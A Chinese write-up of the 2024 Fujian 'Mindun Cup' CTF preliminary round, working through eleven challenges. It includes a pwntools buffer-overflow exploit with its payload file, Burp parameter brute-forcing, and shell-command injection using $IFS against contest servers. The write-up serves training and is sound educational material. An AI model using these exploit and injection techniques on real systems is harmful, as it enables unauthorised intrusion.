第五届“闽盾杯”网络空间安全大赛（黑盾赛道）初赛 Writeup 分享

前言

2024 年福建省第五届“闽盾杯”网络空间安全大赛（黑盾赛道）线上预赛（初赛）已于 6 月 22 日成功举办。感谢全国各地的院校机构和老师、同学们大力支持，积极参与！这一届竞赛的参与队伍数量、覆盖省份数量都超过了上一届，共有来自全国 25 个省、直辖市的 490 支战队参赛。

为了贯彻“以赛促学，以赛促练”的指示精神，也为了回馈广大师生的热情支持，竞赛组委会决定除了提供免费赛前培训之外，于赛后再整理分享 Writeup，供所有关注竞赛的同学们学习参考。

初赛 Writeup

理论答题部分略过……请自行学习。

CTF 部分主要是常规的 Misc、Web、RE、PWN、Crypto 等题型，见下文。

1. 签到题——学会 SM

解题成功的队伍数：本科 225 队，高职 126 队。

分类：Crypto

题目描述：我国的商用密码（国密）中有一种杂凑算法(也叫哈希算法)，请用该算法对字符串“heidun2024”进行运算，将结果(小写十六进制值)作为本题答案。

根据描述可知是 SM3 算法，可以用一些现成的工具或者写几行代码来算。如：国密系列加解密工具、CyberChef，还有网页版工具 https://www.json.cn/encrypt/sm3 都行。


2. 学会 Office

解题成功的队伍数：本科 61 队，高职 45 队。

分类：MISC

题目描述：做网络安全也要会办公软件的。

Excel 表格有隐藏的列，观察表头的 ABCDEFGHJK 就能发现。可以手动拉开第[i]列的宽度，也可以全选表格再右击表头→取消隐藏。显示出：flag（宏加密）。



Office 软件要启用宏功能。查看宏，有 jiami 和 jiemi 函数，执行一下 jiemi，再观察内容，有点像 flag 了但顺序不对劲，尝试按各科成绩排序，最终按计算机成绩排序能看到正常的 flag{……}。


3. 一个 Logo


解题成功的队伍数：本科 86 队，高职 83 队。

分类：MISC

这题是典型的 LSB 隐写。

常规操作是用 stegsolve 工具打开图片，逐个通道、逐位去勾选查看有无 LSB 隐写内容。更好的解法是用 Zsteg 或 [随波逐流]CTF 编码工具，可快速出结果。





4. 我的进制我做主

解题成功的队伍数：本科 31 队，高职 11 队。

分类：CRYPTO

题目描述：二进制、8 进制、10 进制、16 进制都不要，只要我自己的进制。

根据描述，再观察字符串都是由字母 a 到 r 组成，r 为第 18 个字母，所以猜测是 18 进制。即用 a 到 r 代表 0 到 17 的数值，将数据的每个字节 ASCII 码换算成 18 进制表达。

所以逆向算法就是取密文的每 2 位字母换算成一个 ASCII 码，再还原为字符串。参考代码：

```
c = "abcdefghijklmnopqr"
cipher = "ergdgjboglfpgcbpbofmgafhfngpfoflfpfkgjgccndcfqfpgcgofofpdadadagr"
dic = {}
for i in c:
    dic[i] = ord(i) - ord('a')
    block = []
for i in range(0,len(cipher),2):
    block.append(cipher[i:i+2])
    flag = ""
for tmp in block:
    high = tmp[0]
    low = tmp[1]
    m = int(dic[high]) * 18 + dic[low]
    flag += chr(m)
print(block)
print(dic)
print(flag)
```

5. 你破解 or 我破解

解题成功的队伍数：本科 13 队，高职 21 队。


分类：CRYPTO

附件是个 VB6.0 开发的带窗体的 win32 程序。用静态分析或动态调试都有办法解出 flag。使用 VB Decompiler 反编译可以看到窗口中有多个文本框和按钮，但实际运行时却被隐藏了一些。

第一步：

程序会验证文本框输入的内容是不是计算机名，正确则显示一个用来破解 flag 的功能界面。分析明白了的话，输入自己的计算机名即可，当然也可以反汇编分析后修改指令实现跳过验证。

还有一个实用的小工具：Windows Resizer，它可以修改 windows 系统中各种窗体、菜单、按钮的状态，用它把软件界面上隐藏的控件显示出来，把灰色的控件激活成可用状态。



第二步：

程序会根据文本框输入的数值范围，拼接 flag 字符串，计算 CRC32 数值对比判断是否为正确的 flag。分析明白了算法的话，可以自己写暴破 flag 的脚本来跑。

不明白算法也没事，分析明白了字符串拼接的逻辑即可，然后在界面尝试输入更大的数值范围让程序帮你破解，文本框限制输入超过 4 位数，但是可以用鼠标复制数字进去，也可以修改指令实现跳过判断。

破解出数值 520530，再结合逆向分析得知的 flag 拼接字符串片段，组合一下即可得最终答案。

地址	反汇编	文本字符串
004012E4	push 你破解or.00401630	(Initial CPU selection)
004012E4	push 你破解or.00401630	VB5!#vb6chs.dll
004027DB	mov dword ptr ss:[ebp-0x70],你破解or.00	No,这不是我想要的!
00402BF1	push 你破解or.00401BF0	f
00402BF6	push 你破解or.00401BF8	l
00402C05	push 你破解or.00401C00	a
00402C14	push 你破解or.00401C08	g
00402C23	push 你破解or.00401C10	{
00402C32	push 你破解or.00401C18	hei
00402C41	push 你破解or.00401C24	dun
00402C50	push 你破解or.00401C30	_
00402C5F	push 你破解or.00401C38	crk
00402C6E	push 你破解or.00401C30	_
00402C99	push 你破解or.00401C44	}
00402D23	push 你破解or.00401C4C	Yeah!破解成功:
00402DD2	push 你破解or.00401C68	猜解结束!
00402FD6	mov dword ptr ss:[ebp-0x40],你破解or.00	COMPUTERNAME
0040317C	mov dword ptr ss:[ebp-0x64],你破解or.00	No,千万别输入超过4位数, 不然就被你破解

6. licensePWN

解题成功的队伍数：本科 56 队，高职 20 队。

分类：PWN

题目描述：挖个漏洞获取管理员的权限和数据。

用 IDA 打开附件程序，按 F5 查看伪代码分析各函数，其实这题不只一个溢出点。如：

```
int sub_4013C0()
{
  FILE *v0; // eax
  FILE *v1; // esi
  int v2; // ebx
  char v4[1032]; // [esp+10h] [ebp-408h] BYREF

  sub_4019B0();
  sub_401530();
  v0 = fopen("license.txt", "rw+");
  v1 = v0;
  if ( !v0 )
  {
    puts("Need license file!");
    fflush(&iob[1]);
    exit(0);
  }
  fscanf(v0, "%s", v4);
  v2 = sub_4012F0(v4);
  if ( v2 )
    puts("Invalid license!");
  else
    puts("License ok!");
  fflush(&iob[1]);
  fclose(v1);
  if ( v2 == 999 )
    sub_401340();
  return 0;
}
```

文件内容超出长度即可溢出变量，可覆盖函数返回地址

```
BOOL __cdecl sub_4012F0(char *Source)
{
  char Destination[12]; // [esp+10h] [ebp-18h] BYREF
                                典型的strcpy溢出，可覆盖函数返回地址
  strcpy(Destination, Source);
  return strcmp(Source, "1234567") != 0;
}
```

通过以上溢出点，将返回地址覆盖为另一个输出 flag 的函数地址即可：

```
int sub_401340()
{
  FILE *v0; // ebx
  char Format[1024]; // [esp+10h] [ebp-408h] BYREF

  v0 = fopen("flag.txt", "rw+");
  if ( v0 )
    fscanf(v0, "%s", Format);
  fclose(v0);
  puts("Hello,Admin!");
  printf(Format);
  return fflush(&iob[1]);
}
```

参考 exp 代码：

```
from pwn import *
p=remote('xx.xx.xx.xx',888,level="debug")
p.recvuntil('(Hex string):')
p.sendline(b'a'*28+p32(0x401340))
p.interactive()
```

参考 payload 内容：

license.txt

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000000	31	32	33	34	35	36	37	61	61	61	61	61	61	61	61	61	1234567aaaaaaaaa
00000016	61	61	61	61	61	61	61	61	61	61	61	61	40	13	40	00	aaaaaaaaaaaa@ @

连接目标端口，提示输入 license 文件的十六进制字符串(其实非十六进制串也可以，但是不能用空白字符和会导致截断的字符)。不一定要用 pwntools 写代码进行交互，手动用 nc 连接上去输入十六进制串也是可以的。


7. 出题人的上网流量

解题成功的队伍数：本科 49 队，高职 26 队。

分类：MISC

题目描述：传说有一些参赛选手盯上了出题人，费尽心机抓取到了一段疑似某出题人的电脑上网流量，请分析一下。

用 wireshark 打开 pcap 文件，分析到有 SMTP 协议数据（发邮件），右键点击，追踪流，可看到邮件发送全过程的数据。





5198	684.942106	10.50.0.143	14.22.9.228	SMTP	76 C: User: dGVtcEBoZWlkdw4ubmV0
5199	684.985422	14.22.9.228	10.50.0.143	SMTP	72 S: 334 UGFzc3dvcmQ6
5200	684.985825	10.50.0.143	14.22.9.228	SMTP	80 C: Pass: aGVpZHVuclBNVmFBdGVtcA==
5201	685.065749	14.22.9.228	10.50.0.143	TCP	60 25 → 5572 [ACK] Seq=212 Ack=73 Win=29312 Len=0
5204	685.549170	14.22.9.228	10.50.0.143	SMTP	85 S: 235 Authentication successful
5205	685.592966	10.50.0.143	14.22.9.228	TCP	54 5572 → 25 [ACK] Seq=73 Ack=243 Win=262144 Len=0
5206	685.952551	10.50.0.143	14.22.9.228	SMTP	83 C: MAIL FROM:<temp@heidun.net>
5207	685.977849	14.22.9.228	10.50.0.143	TCP	60 25 → 5572 [ACK] Seq=243 Ack=102 Win=29312 Len=0
5208	686.178556	14.22.9.228	10.50.0.143	SMTP	62 S: 250 Ok
5209	686.178927	10.50.0.143	14.22.9.228	SMTP	81 C: RCPT TO:<lead@heidun.net>
5210	686.210550	14.22.9.228	10.50.0.143	TCP	60 25 → 5572 [ACK] Seq=251 Ack=129 Win=29312 Len=0
5211	686.293983	14.22.9.228	10.50.0.143	SMTP	62 S: 250 Ok
5212	686.294308	10.50.0.143	14.22.9.228	SMTP	60 C: DATA
5213	686.326117	14.22.9.228	10.50.0.143	TCP	60 25 → 5572 [ACK] Seq=259 Ack=135 Win=29312 Len=0
5214	686.326117	14.22.9.228	10.50.0.143	SMTP	91 S: 354 End data with <CR><LF>.<CR><LF>
5215	686.333022	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5216	686.333022	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5217	686.333022	10.50.0.143	14.22.9.228	SMTP	1326 C: DATA fragment, 1272 bytes
5218	686.333049	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5219	686.333049	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5220	686.333049	10.50.0.143	14.22.9.228	SMTP	1326 C: DATA fragment, 1272 bytes
5221	686.333071	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes

SMTP 传输邮件的内容、附件其实都是 base64 编码，所以解码一下即可得到邮件内容、附件文件。

可以写几行 python 或 PHP 代码解 base64 串。不会代码也可用 CodeFree.exe 或其工具来解，但要支持解码结果保存为文件，否则邮件附件不好还原。


解码结果：





再把最长的大段的 base64 串保存到 txt 文件，用 CodeFree 解码，保存为 *.docx 文件，打开需要密码。根据邮件内容提示，要找到 QQ 号作为密码。

流量包中有 OICQ 协议（QQ 的早期名字叫做 OICQ），在 wireshark 中点开 OICQ 协议流量即可看到 QQ 号码（这一步也有人通过社工思路找到 QQ 号）。



打开 word 文档成功，其中有 flag:

赛题说明

1 赛题名称

出题人的上网流量。

2 赛题类型

Misc(杂项)。

3 解题思路

用 wireshark 打开 pcap 文件进行流量分析，发现有邮件传输协议的数据（SMTP），将邮件内容和附件提取，解码，即可得到关键信息。

4 答案

flag{baodaheidunchutiren}

请注意做好保密工作！

8. 源码和数据都要保护

解题成功的队伍数：本科 39 队，高职 18 队。

分类：Crypto

题目描述：难懂的 PHP，难懂的 flag。

附件中的 PHP 文件经过加密，需要破解。可以用一些在线破解平台，如：http://www.zhaoyuanma.com/zym.html ，也可以自己搭建 PHP 环境，安装 php-beast 扩展模块，以 debug 模式把 PHP 源码还原出来。（模块用默认密钥即可）

源代码写了加密函数，没写解密函数：

```php
<?php
/*
//fj543原创，流式加密算法。将明文逐个字节与密钥逐个字节进行加减运算。
//仅用于“黑盾杯”或“黑盾赛道”竞赛场合。
*/
function my_encode($str,$key){
    $re='';
    $len=strlen($str);
    for($i=0;$i<$len;$i++){
        $c=substr($str,$i,1);
        $k=substr($key,($i%strlen($key)),1);
        $num=ord($c)+ord($k);
        if($num>255) $num-=256;
        $re.=chr($num);
    }
    return $re;
}
function my_decode($str,$key){
    //略……
    return 'Something missed.';
}

$data=@$_GET['data'];
$key=@$_GET['key'];
if($key==='') $key='hdhd4321';
if($data!=''){
    $mi=my_encode($data,$key);  //加密
    file_put_contents('data_encoded.txt',$mi);  //密文保存到文件
    echo 'Saved to data_encoded.txt';
}
?>
```

要自己写出解密函数来对 txt 文件解密才能得到明文 flag，参考解密代码：


```python
def decode(encoded_data,key):
    re = ""
    len_enc = len(encoded_data)
    len_key = len(key)

    for i in range(len_enc):
        enc_char = encoded_data[i]
        k = key[i % len_key]
        num = ord(enc_char) -ord(k)
        if num < 0:
            num += 256
        re+=chr(num)
    return re

f = open('data_encoded.txt', encoding='latin1')
encode_data = f.read()
print(decode(encode_data, 'hdhd4321'))
```

9. 我变个样就不认识我了

解题成功的队伍数：本科无此题，高职 12 队。

分类：MISC

Png 图片末尾藏有疑似变表的 base64 字符串：



因为是 xyz 开头，所以补上 abcdefghijklmnopqrstuvw，解码成功：

10.我不是二维码

解题成功的队伍数：本科无此题，高职 26 队。

分类：MISC

全是 01 构成的文本文件，但又不是正常的二进制值。根据题目名称猜想是 1 和 0 表示黑白像素点。字符个数为 136900，开平方等于 370，应该是长和宽都为 370 像素的二维码图片。

可以写程序绘制出图像。参考：

```
from PIL import Image
x = 370
y = 370
```

```
im = Image.new('RGB', (x, y))
white = (255, 255, 255)
black = (0, 0, 0)
with open('42nudiehheidun24.txt') as f:
    txt = f.read()
    for i in range(x):
        for j in range(y):
            if txt[(i-1)*x+j] == '1':
                im.putpixel((i, j), black)
            else:
                im.putpixel((i, j), white)
im.save("1.jpg")
```

有些人用了更简单的解法：

用 010 工具或 notepad++打开，不断缩小字体，调整窗口宽度，到合适的大小会显示成模糊的二维码形状。

二维码识别得到加密的字符串：

把文件名当作密钥和偏移值，AES 解密成功：

11. 你懂 Fu22 吗

解题成功的队伍数：本科 15 队，高职 33 队。

分类：WEB

访问网页显示：

根据提示，改用 POST 请求，得到新提示：

“A pair of arguments is required, like key=value”。

于是要破解参数名和参数值，可以用 arjun 工具或 burpsuite 工具等，挂载字典进行暴力破解。

当参数名为 word 时响应长度不一样了：

Attack Save Columns 4. Intruder attack of http://112.50.92.4:16122 - Temporary attack - Not saved to p

Results Positions Payloads Resource pool Settings

Filter: Showing all items

uest	Payload 1	Payload 2	Status code	Error	Timeout	Length
	word	cesare	200			287
			200			263
	aaadmin		200			263
	aabdulka	!	200			263

同理，参数值为 exec 时响应长度不一样。word=exec 时提示了另一个文件：

Request	Payload	Status code	Error	Timeout	Length	Comment
5607	exec	200			279	
0		200			282	
1	0	200			282	
2	1	200			282	
3	11	200			282	
4	12	200			282	
5	13	200			282	
6	14	200			282	
7	15	200			282	
8	16	200			282	
9	17	200			282	
10	2	200			282	
11	21	200			282	
12	22	200			282	
13	23	200			282	
14	3	200			282	
15	3DSecureStatus	200			282	
16	4	200			282	
17	a	200			282	
18	A	200			282	

Request Response

Pretty Raw Hex Render Chinese

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.15.8.1
3 Date: Sat, 22 Jun 2024 05:06:39 GMT
4 Content-Type: text/html
5 Connection: close
6 X-Powered-By: PHP/5.5.38
7 Content-Length: 104
8
9 <img src="jiuzhe.jpg" alt="My Image">
  Congratulations on finding the right value!!!!!!!!!!
10 Kjhsf10fds.php
```


访问新文件的 URL，显示：

不安全 | 112.50.92.4:16422/Kjhsf10fds.php


A pair of arguments is required, like key=value

用同样的方法破解参数，得到正确参数名为 key。

尝试用 key 参数提交 linux 命令发现可执行。但空格需要用$IFS 代替（这是 Linux 命令行的分隔符）。用 ls 命令查看上级目录，再上级目录，找到 flag 文件：



用 cat 读取 flag.txt 内容：



